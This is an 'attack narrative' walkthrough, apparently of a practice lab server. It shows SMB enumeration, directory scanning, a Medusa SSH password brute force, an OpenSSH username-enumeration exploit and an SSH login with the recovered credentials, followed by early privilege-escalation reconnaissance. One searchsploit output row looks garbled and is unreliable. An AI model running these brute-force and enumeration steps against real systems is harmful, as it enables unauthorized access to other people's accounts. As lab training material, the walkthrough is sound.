
Attack Narrative


For this assessment, only the IP address of the server. Using the initial reconnaissance, it was noticed that port 139 was open.

Running enum4linux allowed us to enumerate valuable information from this open port which relates to SMB shares.




```
root@kali:~# enum4linux -a 192.168.66.101
```

From running this scan, usernames and password were disclosed along with open shares for an unauthenticated attacker to access.




```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\peter (Local User)
S-1-22-1-1001 Unix User\RNunemaker (Local User)
S-1-22-1-1002 Unix User\ETollefson (Local User)
S-1-22-1-1003 Unix User\DSwanger (Local User)
S-1-22-1-1004 Unix User\AParnell (Local User)
S-1-22-1-1005 Unix User\SHayslett (Local User)
S-1-22-1-1006 Unix User\MBassin (Local User)
S-1-22-1-1007 Unix User\JBare (Local User)
S-1-22-1-1008 Unix User\LSolum (Local User)
S-1-22-1-1009 Unix User\IChadwick (Local User)
S-1-22-1-1010 Unix User\MFrei (Local User)
S-1-22-1-1011 Unix User\SStroud (Local User)
S-1-22-1-1012 Unix User\CCeaser (Local User)
S-1-22-1-1013 Unix User\JKanode (Local User)
S-1-22-1-1014 Unix User\CJoo (Local User)
S-1-22-1-1015 Unix User\Eeth (Local User)
S-1-22-1-1016 Unix User\LSolum2 (Local User)
S-1-22-1-1017 Unix User\JLipps (Local User)
S-1-22-1-1018 Unix User\jamie (Local User)
S-1-22-1-1019 Unix User\Sam (Local User)
S-1-22-1-1020 Unix User\Drew (Local User)
S-1-22-1-1021 Unix User\jess (Local User)
S-1-22-1-1022 Unix User\SHAY (Local User)
S-1-22-1-1023 Unix User\Taylor (Local User)
S-1-22-1-1024 Unix User\mel (Local User)
S-1-22-1-1025 Unix User\kai (Local User)
S-1-22-1-1026 Unix User\zoe (Local User)
S-1-22-1-1027 Unix User\NATHAN (Local User)
S-1-22-1-1028 Unix User\www (Local User)
S-1-22-1-1029 Unix User\elly (Local User)
```




```
The requested resource / was not found on this server.
        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        kathy           Disk      Fred, What are we doing here?
        tmp             Disk      All temporary files should be stored here
        IPC$            IPC       IPC Service (red server (Samba, Ubuntu))

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            RED

[+] Attempting to map shares on 192.168.66.101
//192.168.66.101/print$ Mapping: DENIED, Listing: N/A
//192.168.66.101/kathy  Mapping: OK, Listing: OK
//192.168.66.101/tmp    Mapping: OK, Listing: OK
//192.168.66.101/IPC$   Mapping: OK     Listing: DENIED
```

Typing in smb://RED shows us the shares that are available




Looking around in these shares, did not disclose anything particularly sensitive, there were backup files located there, but was only a default WordPress install, before being installed.

Looking back at port 80, there was some information disclose there, a .bashrc file and a.profile file.




```
root@kali:/mnt# dirb 192.168.66.101 -p 127.0.0.1:8080

-----------------
DIRB v2.22
By The Dark Raver
-----------------


(!) FATAL: Invalid URL format: 192.168.66.101/
    (Use: "http://host/" or "https://host/" for SSL)
root@kali:/mnt# dirb http://192.168.66.101 -p 127.0.0.1:8080

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Oct 13 21:10:19 2017
URL_BASE: http://192.168.66.101/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
PROXY: 127.0.0.1:8080

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.66.101/ ----
+ http://192.168.66.101/.bashrc (CODE:200|SIZE:3771)
+ http://192.168.66.101/.profile (CODE:200|SIZE:675)
```

Looking at port 21, the initial nmap results show that the port is open , using the username list found earlier a bruteforce attack is started to see if a login can be obtained.




```
root@kali:~/Desktop# medusa -h 192.168.66.101 -t 5 -L -U ~/Desktop/users.txt -P /usr/share/wordlists/rockyou.txt -M ssh
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.66.101 (1 of 1, 0 complete) User: RNunemaker (2 of 30, 0 complete) Password: 123456 (1 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.66.101 (1 of 1, 0 complete) User: AParnell (5 of 30, 0 complete) Password: 123456 (1 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.66.101 (1 of 1, 0 complete) User: DSwanger (4 of 30, 0 complete) Password: 123456 (1 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.66.101 (1 of 1, 0 complete) User: ETollefson (3 of 30, 0 complete) Password: 123456 (1 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.66.101 (1 of 1, 0 complete) User: peter (1 of 30, 0 complete) Password: 123456 (1 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.66.101 (1 of 1, 0 complete) User: RNunemaker (2 of 30, 0 complete) Password: 12345 (2 of 14344391 complete)
```

While this is brute force is running I am looking for known vulnerabilities in the services that have been found open via the nmap scan.




```
root@kali:~/Desktop# searchsploit OpenSSH
--------------------------------------------- ----------------------------------
 Exploit Title                               |  Path
                                             | (/usr/share/exploitdb/platforms/)
--------------------------------------------- ----------------------------------
Debian OpenSSH - Authenticated Remote SELinu | linux/remote/6094.txt
Dropbear / OpenSSH Server - 'MAX_UNAUTH_CLIE | multiple/dos/1572.pl
FreeBSD OpenSSH 3.5p1 - Remote Command Execu | freebsd/remote/17462.txt
Novell Netware 6.5 - OpenSSH Remote Stack Ov | novell/dos/14866.txt
OpenSSH 1.2 - '.scp' File Create/Overwrite   | linux/remote/20253.sh
OpenSSH 2.x/3.0.1/3.0.2 - Channel Code Off-b | unix/remote/21314.txt
OpenSSH 2.x/3.x - Kerberos 4 TGT/AFS Token B | linux/remote/21402.txt
OpenSSH 3.x - Challenge-Response Buffer Over | unix/remote/21578.txt
OpenSSH 3.x - Challenge-Response Buffer Over | unix/remote/21579.txt
OpenSSH 4.3 p1 - (Duplicated Block) Remote D | multiple/dos/2444.sh
OpenSSH 6.8 < 6.9 - 'PTY' Privilege Escalati | linux/local/41173.c
OpenSSH 7.2 - Denial of Service              | linux/dos/40888.py
OpenSSH 7.2p1 - Authenticated xauth Command  | multiple/remote/39569.py
OpenSSH 7.2p2 - Username Enumeration         | linux/remote/40136.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disa | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Lib | linux/remote/40963.txt
OpenSSH/PAM 3.6.1p1 - 'gossh.sh' Remote User | linux/remote/26.sh
OpenSSH/PAM 3.6.1p1 - Remote Users Discovery | linux/remote/25.c
Op beef xss framework Username Enumeration (PoC) | linux/remote/40113.txt
Portable OpenSSH 3.6.1p-PAM/4.1-SuSE - Timin | multiple/remote/3303.sh
glibc-2.2 / openssh-2.3.0p1 / glibc 2.1.9x - | linux/local/258.sh
--------------------------------------------- ----------------------------------
```

One of them is a username enumeration exploit, I try this to see if the username found earlier are applicable for the ssh service running



```
40136.py: error: too few arguments
root@kali:~/Desktop# python /usr/share/exploitdb/platforms/linux/remote/40136.py -U ~/Desktop/users.txt 192.168.66.101
```


This confirms that the username found on the SMB shares are capable of using the SSH service and is an information disclosure vulnerability.



```
[*] Testing your users...
[+] peter - timing: 0.164349
[+] RNunemaker - timing: 0.164966
[+] ETollefson - timing: 0.179998
[+] DSwanger - timing: 0.16936
[+] AParnell - timing: 0.176145
```


```
root@kali:~/Desktop# cat users.txt
peter
RNunemaker
ETollefson
DSwanger
AParnell
SHayslett
MBassin
JBare
LSolum
IChadwick
MFrei
SStroud
CCeaser
JKanode
CJoo
Eeth
```

The ssh bruteforce is still running in the background at this point and I notice a result




```
ACCOUNT FOUND: [ssh] Host: 192.168.66.101 User: MFrei Password: letmein [SUCCESS]
```

Using these credentials, we are able to get a SSH connection to the server. At this point the server has been compromised due to weak credentials.
Below is proof of access using the MFeri account.




```
root@kali:~/Desktop# ssh MFrei@192.168.66.101
The authenticity of host '192.168.66.101 (192.168.66.101)' can't be established.
ECDSA key fingerprint is SHA256:WuY26BwbaoIOawwEIZRaZGve4JZFaRo7iSvLNoCwyfA.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.66.101' (ECDSA) to the list of known hosts.

-----------------------------------------------------------------
~        Barry, don't forget to put a message here              ~
-----------------------------------------------------------------
MFrei@192.168.66.101's password:
Welcome back!

MFrei@red:~$ 
```



```
MFrei@red:~$ whoami
MFrei
MFrei@red:~$ id
uid=1010(MFrei) gid=1010(MFrei) groups=1010(MFrei)
MFrei@red:~$ 
```

The next step is to see if we are able to get any privilege escalation on this server.


Using the command cat /etc/*-release, we are able to see the OS version number. We can now start looking to see If there are any well-known exploits for the OS.



```
MFrei@red:/$ cat /etc/*-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04 LTS"
NAME="Ubuntu"
VERSION="16.04 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
UBUNTU_CODENAME=xenial
```

We also want to know what services are running on the server, this might give more ideas on routes that could be compromised


Issuing the command ps aux we can see the services running
The below entry is interesting, so further investigation is needed.



```
JKanode    1417  0.0  0.9  14696  9992 ?        S    21:40   0:00 python2 -m SimpleHTTPServer 8888
```

